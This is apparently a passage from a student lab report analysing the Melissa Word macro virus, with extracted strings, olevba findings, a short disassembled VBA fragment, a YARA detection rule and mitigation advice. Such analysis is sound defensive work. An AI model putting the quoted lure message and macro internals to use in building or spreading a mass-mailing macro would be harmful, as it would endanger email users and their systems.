
Fig 19: Virus Total Analysis



Processes Tree

- 828 - svchost.exe
  - 1708 - OUTLOOK.EXE
- 660 - services.exe
- 852 - WINWORD.EXE


Fig 20: Process Tree upon execution



```
DocumentSummaryInformation
Macros
Space
{CE44E961-A90D-11D6-A965-0000E8600921}
Outlook.Application
Poppy ID : 5083-QyUo94005083.c
c:\xix.drv
=nt.VB
C:\Documents and Settings\Administrator\Dati applicazioni\Microsoft\Word\Salvataggio ...
uff. servizio caccia.A:\Costituzione zone cinofile cani da tana.doc
bjbj
OGGETTO: L.R. 17/95 -Costituzione zone cinofile,  per l
addestramento e l
allenamento dei cani da tana. Disciplinare  per la gestione ed il funzionamento.
Su relazione dell
Assessore  Stefano Giaggioli:
LA GIUNTA PROVINCIALE
Su relazione dell
Assessore
Visto l
art.14 della legge n.142/90 con il quale sono affidate  alle Province le funzioni amministrati...
Considerato che tra i compiti riguardanti la gestione del territorio, assume rilevante import...
 come stabilito dall
art.17 comma 10 della l. n. 17/95. l
attivit
```


```
HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security
Level
Security...
Macro
HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security
Level
Macro
Tools
MAPI
HKEY_CURRENT_USER\Software\Microsoft\Office\
Melissa?
... by Kwyjibo
Outlook
profile
password
Important Message From
Here is that document you asked for ... don't show anyone else ;-)
---
Activeh
... by Kwyjibo
HKEY_CURRENT_USER\Software\Microsoft\Office\
Melissa?
Melissa
Melissa
```

Fig 21: PE-Studio Strings



```
+----------+--------------------+---------------------------------------------+
|Type      |Keyword             |Description                                  |
+----------+--------------------+---------------------------------------------+
|AutoExec  |AutoOpen            |Runs when the Word document is opened        |
|AutoExec  |Document_Open       |Runs when the Word or Publisher document is  |
|          |                    |opened                                       |
|AutoExec  |Document_Close      |Runs when the Word document is closed        |
|Suspicious|CreateObject        |May create an OLE object                     |
|Suspicious|Call                |May call a DLL using Excel 4 Macros (XLM/XLF)|
|Suspicious|VBProject           |May attempt to modify the VBA code (self-    |
|          |                    |modification)                                |
|Suspicious|VBComponents        |May attempt to modify the VBA code (self-    |
|          |                    |modification)                                |
|Suspicious|CodeModule          |May attempt to modify the VBA code (self-    |
|          |                    |modification)                                |
|Suspicious|AddFromString       |May attempt to modify the VBA code (self-    |
|          |                    |modification)                                |
|Suspicious|System              |May run an executable file or a system       |
|          |                    |command on a Mac (if combined with           |
|          |                    |libc.dylib)                                  |
|Suspicious|Hex Strings         |Hex-encoded strings were detected, may be    |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                     |
|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                     |
|Suspicious|VBA Stomping        |VBA Stomping was detected: the VBA source    |
|          |                    |code and P-code are different, this may have |
|          |                    |been used to hide malicious code             |
+----------+--------------------+---------------------------------------------+
```

Fig 22: OLEVBA Output



```
'       Set DasMapiName
' Line #12:
'       LitStr 0x0000 ""
'       LitStr 0x002C "HKEY_CURRENT_USER\Software\Microsoft\Office\"
'       LitStr 0x0008 "Melissa?"
'       Ld System
'       ArgsMemLd PrivateProfileString 0x0003
'       LitStr 0x000E "... by Kwyjibo"
'       Ne
'       IfBlock
' Line #13:
'       Ld UngaDasOutlook
```

Fig 23: OLEVBA Output (Interesting Strings)


ANALYSIS OF ALL MALWARES

From all the above 3 Malware analysis, all shows the same interested strings and output are more or less similar with few un-recognizable differences. It executes different HTTP Requests and drops few numbers of files which decreases the system speed and also sends mail to others which causes havoc to the Internet users.

Here, we can identify that it looks that it is working as mentioned in Section 2 sending mails and creating Registers.

4. YARA RULES

Melissa Virus Yara for all the files can be identified here at:




```
rule MelissaVirus
{
    meta:
        description = "Identification of Melissa Virus"

    strings:
        $string1 = "Important Message From"
        $string2 = "Here is that document you asked for ... don't show anyone else ;-)"
        $string3 = "WORD/Melissa written by Kwyjibo"

    condition:
        all of ($string*)
}
```

Malware Identification for all the 3 files



```
PS D:\MalwareAnalysis\Lab 6 > yara64 '.\Lab 6.yara' .\samples\
MelissaVirus .\samples\\0a56baab11a888b2741bffc5fe7a52596b58f1d8e842770b21de82bd12a20484
MelissaVirus .\samples\\ff05182a14ea139b331217159f327a24cf826ef1173262ae47823df7cbfa747c
MelissaVirus .\samples\\sample_lab6_18_sep
```

5. HOW TO OVERCOME IT?

Melissa is not hard to detect for AV but it is too fast to spread. Since, it causes changes in templates, So, Microsoft came up with free tool to clean them.

It is however depending upon user actions and hence, by the following activities, it could be avoided:

1) Always open files in Protected View
2) Configure Mail System Firewalls to detect and filter out Melissa containing files
3) Disable Macros by default
4) Use updated AV

6. CONCLUSION

The Melissa virus, considered the fastest spreading infection at the time, was a rude awakening to the dark side of the web for many Americans.

Awareness of the danger of opening unsolicited email attachments began to grow, along with the reality of online viruses and the damage they can do.

Like the Morris worm just over a decade earlier, the Melissa virus was a double-edged sword, leading to enhancements in online security while serving as inspiration for a wave of even more costly and potent cyberattacks to come.

The virus was not intended to steal money or information, but it wreaked plenty of havoc nonetheless. Email servers at more than 300 corporations and government agencies worldwide became overloaded, and some had to be shut down entirely, including at Microsoft. Approximately one million email accounts were disrupted, and Internet traffic in some locations slowed to a crawl.

Hence, it is necessary to take stern actions/cybersecurity activities to overcome this malware.

7. REFERENCES

https://www.fbi.gov/news/stories/melissa-virus-20th-anniversary-032519
https://uniserveit.com/blog/what-are-the-different-types-of-computer-viruses
https://en.wikipedia.org/wiki/Macro_virus
https://www.govinfo.gov/content/pkg/GAOREPORTS-T-AIMD-99-146/pdf/GAOREPORTS-T-AIMD-99-146.pdf
https://www.nortonlifelockpartner.com/security-center/virus-information/melissa.html
https://www.f-secure.com/v-descs/melissa.shtml